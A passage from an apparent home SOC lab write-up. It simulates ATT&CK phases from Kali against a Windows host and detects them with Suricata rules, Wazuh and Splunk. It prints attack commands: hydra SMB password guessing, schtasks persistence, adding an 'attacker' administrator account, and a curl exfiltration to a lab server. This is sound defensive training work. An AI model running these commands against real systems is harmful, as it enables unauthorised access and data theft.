|     3:0:2
|_    3:1:1

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```


#Checking alerts in Suricata

sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'

#Splunk validation

index=wazuh "alert.signature"="*" "alert.signature"="T1190 - SMB Initial Access Attempt"

40 events (11/4/25 9:54:15.000 PM to 11/4/25 10:09:15.000 PM)



Log Snippet:

@timestamp: 2025-11-04T21:06:48.673855656Z

alert:

app_proto: smb

dest_ip: 192.168.100.22

dest_port: 445

original: {"timestamp":"2025-11-04T22:06:48.040514+0100","flow_id":141755372357682,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.19","src_port":45690,"dest_ip":"192.168.100.22","dest_port":445,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000106,"rev":1,"signature":"T1190 - SMB Initial Access Attempt","category":"","severity":3},"app_proto":"smb","direction":"to_server","flow":{"pkts_toserver":5,"pkts_toclient":2,"bytes_toserver":414,"bytes_toclient":572,"start":"2025-11-04T22:06:48.033004+0100","src_ip":"192.168.100.19","dest_ip":"192.168.100.22","src_port":45690,"dest_port":445}}

name: suricata


in_iface: eth1

file: { [-path: /var/log/suricata/eve.json

proto: TCP

src_ip: 192.168.100.19

src_port: 45690



Phase 4 – CREDENTIAL ACCESS

Tactic: TA0006 - Credential Access

Technique: T1110.001 - Password Guessing

#Writing new rule

sudo nano /var/lib/suricata/rules/local.rules

alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1110.001 - Password Guessing SMB"; flow:established; threshold: type threshold, track by_src, count 5, seconds 60; sid:1000105; rev:1;)

#Reloading rules

sudo suricatasc -c reload-rules

#On Kali we perform password guessing towards Windows Endpoint by creating simple files – users.txt and passwords.txt

hydra -L users.txt -P passwords.txt smb://192.168.100.22

#Checking alerts in Suricata


sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'

```
"timestamp": "2025-11-03T21:48:59.281655+0100",
"flow_id": 912894678453553,
"in_iface": "eth1",
"event_type": "alert",
"src_ip": "192.168.100.19",
"src_port": 46934,
"dest_ip": "192.168.100.22",
"dest_port": 445,
"proto": "TCP",
"ip_v": 4,
"pkt_src": "wire/pcap",
"alert": {
  "action": "allowed",
  "gid": 1,
  "signature_id": 1000105,
  "rev": 1,
  "signature": "T1110.001 - Password Guessing SMB",
  "category": "",
  "severity": 3
```


#Splunk validation

index=wazuh "alert.signature"="*" "alert.signature"="T1110.001 - Password Guessing SMB"

36 events (11/3/25 9:35:25.000 PM to 11/3/25 9:50:25.000 PM)



Log snippet:

@timestamp: 2025-11-03T20:48:59.741861472Z

alert

action: allowed

category:

gid: 1

rev: 1

severity: 3

signature: T1110.001 - Password Guessing SMB

signature_id: 1000105

app_proto: smb

dest_ip: 192.168.100.22

dest_port: 445

direction: to_server

event: { [-]

original: {"timestamp":"2025-11-03T21:48:59.485151+0100","flow_id":920888753062403,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.19","src_port":46956,"dest_ip":"192.168.100.22","dest_port":445,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000105,"rev":1,"signature":"T1110.001 - Password Guessing SMB","category":"","severity":3},"app_proto":"smb","direction":"to_server","flow":{"pkts_toserver":8,"pkts_toclient":5,"bytes_toserver":1651,"bytes_toclient":1587,"start":"2025-11-

03T21:48:59.476555+0100","src_ip":"192.168.100.19","dest_ip":"192.168.100.22","src_port":46956,"dest_port":445}}

event_type: alert

src_ip: 192.168.100.19

src_port: 46956

start: 2025-11-03T21:48:59.476555+0100

file: { [-]

path: /var/log/suricata/eve.json


pkt_src: wire/pcap

proto: TCP

src_ip: 192.168.100.19

src_port: 46956

timestamp: 2025-11-03T21:48:59.485151+0100



Phase 5 – PERSISTENCE

Tactic: TA0003 - Persistence


Technique: T1053.005 - Scheduled Task

#On Windows a command to trigger detection

schtasks /create /tn "MaliciousPersistence" /tr "cmd.exe /c echo hacked > C:\temp\test.txt" /sc once /st 00:00


schtasks /create /tn "TestPersistence" /tr "cmd.exe /c echo TEST" /sc once /st 23:59 /ru "SYSTEM"

#Windows Security Log evidence - Event ID 4702 detected in Windows Security Log



#Checking detection in Suricata

sudo tail -f /var/ossec/logs/alerts/alerts.json | jq 'select(.rule.description | contains("Audit Other Object"))'




#Splunk validation

index=wazuh "Audit Other Object Access Events"

| table _time, agent.name, rule.description, data.sca.check.result

2 events (11/5/25 3:59:14.000 AM to 11/5/25 4:14:14.000 AM)



2025-11-05 04:01:34 Win-End CIS Microsoft Windows 10 Enterprise Benchmark v1.12.0: Ensure 'Audit Other Object Access Events' is set to 'Success and Failure'.: Status changed from failed to passed passed

2025-11-05 04:01:34 Win-End CIS Microsoft Windows 10 Enterprise Benchmark v1.12.0: Ensure 'Audit Other Object Access Events' is set to 'Success and Failure'.: Status changed from failed to passed passed

Log Snippet:

description: This policy setting allows you to audit events generated by the management of task scheduler jobs or COM+ objects. For scheduler jobs, the following are audited: - Job created. - Job deleted. - Job enabled. - Job disabled. - Job updated. For COM+ objects, the following are audited: - Catalog object added. - Catalog object updated. - Catalog object deleted. The recommended state for this setting is: Success and Failure.

previous_result: failed

rationale: The unexpected creation of scheduled tasks and COM+ objects could potentially be an indication of malicious activity. Since these types of actions are generally low volume, it may be useful to capture them in the audit logs for use during an investigation.

remediation: To establish the recommended configuration via GP, set the following UI path to Success and Failure: Computer Configuration\Policies\Windows Settings\Security Settings\Advanced Audit Policy Configuration\Audit Policies\Object Access\Audit Other Object Access Events

result: passed

title: Ensure 'Audit Other Object Access Events' is set to 'Success and Failure'.

policy: CIS Microsoft Windows 10 Enterprise Benchmark v1.12.0

scan_id: 141585864

type: check

! ***Looking at Event ID 4702 we can see that Persistence was successfully achieved , which is confirmed by analysis of Windows Security Log. Event ID 4702 entries showing the task creation/update.***

Wazuh SCA (Rule id: 19010): Detected that the audit policy "Other Object Access Events" was changed from failed to passed — indicating auditing for Task Scheduler was enabled. That dual picture—attack + defense change—is more useful than a lone noisy alert.

Wazuh did not forward live Security events from the endpoint due to a temporary agent communication issue. In normal SOCs environment this can happen; it's operational limitation, not a detection logic failure.


Phase 6 – PRIVILEGE ESCALATION

Tactic: TA0004 - Privilege Escalation

Technique: T1134.002 - Access Token Manipulation

#Wazuh automatic detection for privilege escalation – detection of creation of new user

sudo tail -f /var/ossec/logs/alerts/alerts.json | jq 'select(.rule.description | contains("user") or contains("administrator"))'



#Windows command to trigger detection

whoami /priv

net user attacker Password123! /add


net localgroup administrators attacker /add

#Splunk validation

index=wazuh "eventID"="4732" OR "Administrators" | table _time, agent.name,

data.win.eventdata.targetUserName

2 events (11/5/25 4:39:36.000 AM to 11/5/25 4:54:36.000 AM)



Log Snippet:

11/5/25 4:50:49.000 AM

memberSid: S-1-5-21-321052221-2632209305-3339259292-1001

subjectDomainName: WIN-END

subjectLogonId: 0x18dc1

subjectUserName: soclab

subjectUserSid: S-1-5-21-321052221-2632209305-3339259292-1000

targetDomainName: Builtin

targetSid: S-1-5-32-544

targetUserName: Administrators

channel: Security

computer: Win-End

eventID: 4732

eventRecordID: 12740

keywords: 0x8020000000000000

level: 0

message: "A member was added to a security-enabled local group.

Subject: description: Administrators group changed.

```
11/5/25 4:50:49.000 AM
{ [-]
  agent: { [+]
  }
  data: { [-]
    win: { [-]
      eventdata: { [-]
        memberSid: S-1-5-21-321052221-2632209305-3339259292-1001
        subjectDomainName: WIN-END
        subjectLogonId: 0x18dc1
        subjectUserName: soclab
        subjectUserSid: S-1-5-21-321052221-2632209305-3339259292-1000
        targetDomainName: Builtin
        targetSid: S-1-5-32-544
        targetUserName: Administrators
      }
      system: { [-]
        channel: Security
        computer: Win-End
        eventID: 4732
        eventRecordID: 12740
        keywords: 0x8020000000000000
        level: 0
        message: "A member was added to a security-enabled local group.
```


Phase 7 – EXFILTRATION

Tactic: TA0010 - Exfiltration

Technique: T1041 - Exfiltration Over C2 Channel

#Writing new rule

sudo nano /var/lib/suricata/rules/local.rules

```
# CUSTOM RULES FOR HOME LAB
# Created for SOC monitoring project

# Phase 1 RECONNAISSANCE
#alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1595.001 - TCP SYN Host Discovery"; flags:S; threshold: type both, track by_src, count 5, seconds 10; sid:>

# Phase 2 DISCOVERY
#alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1046 - Network Service Scanning"; flags:S; threshold: type both, track by_src, count 10, seconds 30; sid:1>
#alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1046 - SMB Service Discovery"; sid:1000104; rev:1;)

#Phase 3 INITIAL ACCESS
#alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1190 - SMB Initial Access Attempt"; flow:established; sid:1000106; rev:1;)

# Phase 4 CREDENTIAL ACCESS
#alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1110.001 - Password Guessing SMB"; flow:established; threshold: type threshold, track by_src, count 5, sec>

# Phase 7 - EXFILTRATION
alert tcp 192.168.100.22 any -> 192.168.100.19 any (msg:"T1041 - Data Exfiltration to Kali"; flow:established,to_server; threshold: type threshold, track by_src, cou>
```

alert tcp 192.168.100.22 any -> 192.168.100.19 any (msg:"T1041 - Data Exfiltration to Kali"; flow:established,to_server; threshold: type threshold, track by_src, count 5, seconds 120; sid:1000107; rev:1;)

#Reloading rules

sudo suricatasc -c reload-rules

#On Kali we start exfiltration server


python3 -m http.server 8080

#On Windows we exfiltrate data

curl http://192.168.100.19:8080/?data=confidential_information

#Checking alerts in Suricata


sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'



#Splunk validation

index=wazuh "alert.signature"="*" "alert.signature"="T1041 - Data Exfiltration to Kali"

6 events (11/5/25 5:14:45.000 AM to 11/5/25 5:29:45.000 AM)



Log Snippet:

timestamp: 2025-11-05T04:28:20.738357162Z

action: allowed

category:

gid: 1

rev: 1

severity: 3

signature: T1041 - Data Exfiltration to Kali

signature_id: 1000107

app_proto: http

dest_ip: 192.168.100.19

dest_port: 8080

direction: to_server

original: {"timestamp":"2025-11-05T05:28:19.893932+0100","flow_id":1001042328031404,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.22","src_port":49867,"dest_ip":"192.168.100.19","dest_port":8080,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000107,"rev":1,"signature":"T1041 - Data

Exfiltration to
Kali","category":"","severity":3},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":5,"pkts_toclient":5,"bytes_toserver":413,"bytes_toclient":2959,"start":"2025-11-05T05:28:19.888433+0100","src_ip":"192.168.100.22","dest_ip":"192.168.100.19","src_port":49867,"dest_port":8080}}

event_type: alert

dest_ip: 192.168.100.19

src_ip: 192.168.100.22

6. Results and dashboard Visualization


The SOC lab's detection capabilities were validated through comprehensive attack simulation and visualized using Splunk Enterprise Security dashboards. A centralized dashboard with five integrated panels was developed to provide real-time visibility into the cyber kill chain progression, MITRE ATT&CK technique coverage, and temporal attack patterns. The monitoring period spanned from November 2nd, 12:00 to November 5th, 12:00, capturing the complete attack lifecycle.

The dashboard architecture leverages both network-based (Suricata) and endpoint-based (Wazuh) detection data, providing a holistic view of the SOC lab's defensive capabilities. Custom detection rules developed during this project successfully identified 100% of the simulated attack phases, confirming the effectiveness of the implemented security controls.

This multi-perspective visualization approach enables both strategic assessment of security posture and tactical analysis of specific detection capabilities, serving as a foundation for continuous security monitoring and improvement.

1)

Cyber Kill Chain Overview – Bar chart visualization of attack phase distribution, showing event volume across all seven phases of the intrusion lifecycle.



QUERY USED:

```
| union
  [search index=wazuh "alert.signature"="T1595.001 - TCP SYN Host Discovery" | eval phase="1. Reconnaissance"]
  [search index=wazuh "alert.signature"="T1046 - Network Service Scanning" | eval phase="2. Discovery”]
  [search index=wazuh "alert.signature"="T1046 - SMB Service Discovery" | eval phase="2. Discovery”]
  [search index=wazuh "alert.signature"="T1190 - SMB Initial Access Attempt" | eval phase="3. Initial Access"]
  [search index=wazuh "alert.signature"="T1110.001 - Password Guessing SMB" | eval phase="4. Credential Access"]
  [search index=wazuh "Audit Other Object Access Events" | eval phase="5. Persistence"]
  [search index=wazuh "Administrators" | eval phase="6. Privilege Escalation"
  [search index=wazuh "alert.signature"="T1041 - Data Exfiltration to Kali" | eval phase="7. Exfiltration"]
| stats sum(events) as "Events" by phase
| sort phase
```

2)

Phase Volume Comparison - Statistical table providing detailed event counts for each attack phase, enabling quantitative analysis of detection patterns.


phase	Events
1. Reconnaissance	84
2. Discovery	160
3. Initial Access	3200
4. Credential Access	3888
5. Persistence	6
6. Privilege Escalation	6
7. Exfiltration	36

QUERY USED:

```
| union
  [search index=wazuh "alert.signature"="T1595.001 - TCP SYN Host Discovery" | eval phase="1. Reconnaissance"]
  [search index=wazuh "alert.signature"="T1046 - Network Service Scanning" | eval phase="2. Discovery"]
  [search index=wazuh "alert.signature"="T1046 - SMB Service Discovery" | eval phase="2. Discovery"]
  [search index=wazuh "alert.signature"="T1190 - SMB Initial Access Attempt" | eval phase="3. Initial Access"]
  [search index=wazuh "alert.signature"="T1110.001 - Password Guessing SMB" | eval phase="4. Credential Access"]
  [search index=wazuh "Audit Other Object Access Events" | eval phase="5. Persistence"]
  [search index=wazuh "Administrators" | eval phase="6. Privilege Escalation"]
  [search index=wazuh "alert.signature"="T1041 - Data Exfiltration to Kali" | eval phase="7. Exfiltration]
| stats sum(events) as "Events" by phase
| sort phase
```

3)

Timeline of Attacks - Area chart displaying the chronological progression of attack activities, highlighting temporal clustering and phase transitions.

